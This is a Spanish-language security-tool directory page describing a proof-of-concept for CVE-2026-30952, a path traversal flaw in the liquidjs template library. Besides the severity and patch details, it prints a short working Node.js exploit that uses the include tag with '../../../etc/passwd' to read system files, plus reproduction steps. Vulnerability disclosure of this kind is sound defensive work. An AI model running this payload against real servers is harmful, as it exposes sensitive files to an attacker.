
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-30952-PoC — PoC para CVE-2026-30952: Vulnerabilidad de Path Traversal en liquidjs mediante rutas absolutas en las etiquetas layout, render e include. | Kitploit
Herramientas/GitHubGitHub/morielharush/cve-2026-30952-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad Web
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC para CVE-2026-30952: Vulnerabilidad de Path Traversal en liquidjs mediante rutas absolutas en las etiquetas layout, render e include.

Ver Repositorio
1hace 6 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2026-30952: PoC de Path Traversal en LiquidJS

Este repositorio contiene una Prueba de Concepto (PoC) para CVE-2026-30952, una vulnerabilidad de path traversal de alta severidad descubierta en la librería liquidjs (versiones < 10.25.0).

Autores e investigadores:

Moriel Harush Maor Caplan

Descripción


La vulnerabilidad permite el acceso arbitrario a archivos a través de las etiquetas layout, render e include cuando se utilizan con rutas absolutas. Esto ocurre incluso cuando se especifica un directorio root, ya que el mecanismo de respaldo de la librería no valida correctamente si la ruta resuelta permanece dentro del root previsto.

Impacto: Un atacante puede leer archivos sensibles (por ejemplo, /etc/passwd, archivos de entorno) si puede controlar el contenido de la plantilla o la variable pasada a estas etiquetas.


Detalles de la Vulnerabilidad

  • ID de CVE: CVE-2026-30952
  • ID de GHSA: GHSA-wmfp-5q7x-987x
  • Severidad: Alta (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • Versiones afectadas: < 10.25.0
  • Versión parcheada: 10.25.0

Prueba de Concepto (PoC)

root@kitploit:~
const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

Requisitos previos

  • Node.js instalado
  • Versión vulnerable de liquidjs (npm install [email protected])

Pasos para reproducir

  1. Clona este repositorio.
  2. Ejecuta npm install.
  3. Ejecuta el script de explotación:
    root@kitploit:~
    node exploit.js
    
Descargar herramienta